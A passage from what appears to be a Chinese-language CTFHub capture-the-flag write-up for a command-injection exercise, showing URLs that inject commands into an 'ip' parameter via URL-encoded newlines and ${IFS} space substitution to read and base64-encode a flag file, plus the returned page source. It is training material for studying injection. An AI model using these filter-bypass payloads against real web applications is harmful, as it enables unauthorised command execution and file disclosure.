
```
http://challenge-32203cc1c6b08a7e.sandbox.ctfhub.com:10800?ip=127.0.0.1%0acd${IFS}f*%0aless${IFS}f*
```

查看页面源代码，也可以得到flag

```
<!DOCTYPE html>
<html>
<head>
    <title>CTFHub 命令注入-综合练习</title>
</head>
<body>

<h1>CTFHub 命令注入-综合练习</h1>

<form action="#" method="GET">
    <label for="ip">IP : </label><br>
    <input type="text" id="ip" name="ip">
    <input type="submit" value="Ping">
</form>

<hr>

<pre>
Array
(
    [0] => PING 127.0.0.1 (127.0.0.1): 56 data bytes
    [1] => <?php // ctfhub{9658761782cb100d7c9931e4}
)
</pre>

<code><span style="color: #000000">
<span style="color: #0000BB">&lt;?php<br /><br />$res </span><span style="color: #007700">= </span><span style="color: #0000BB">FALSE</span><span style="color: #007700">;<br
</code>
</body>
</html>
```

如果不想查看页面源代码，也可以使用base64加密flag_318922667817912.php文件

```
http://challenge-32203cc1c6b08a7e.sandbox.ctfhub.com:10800?ip=127.0.0.1%0acd${IFS}f*%0abase64${IFS}f*
```



然后进行base64解密，即可得到flag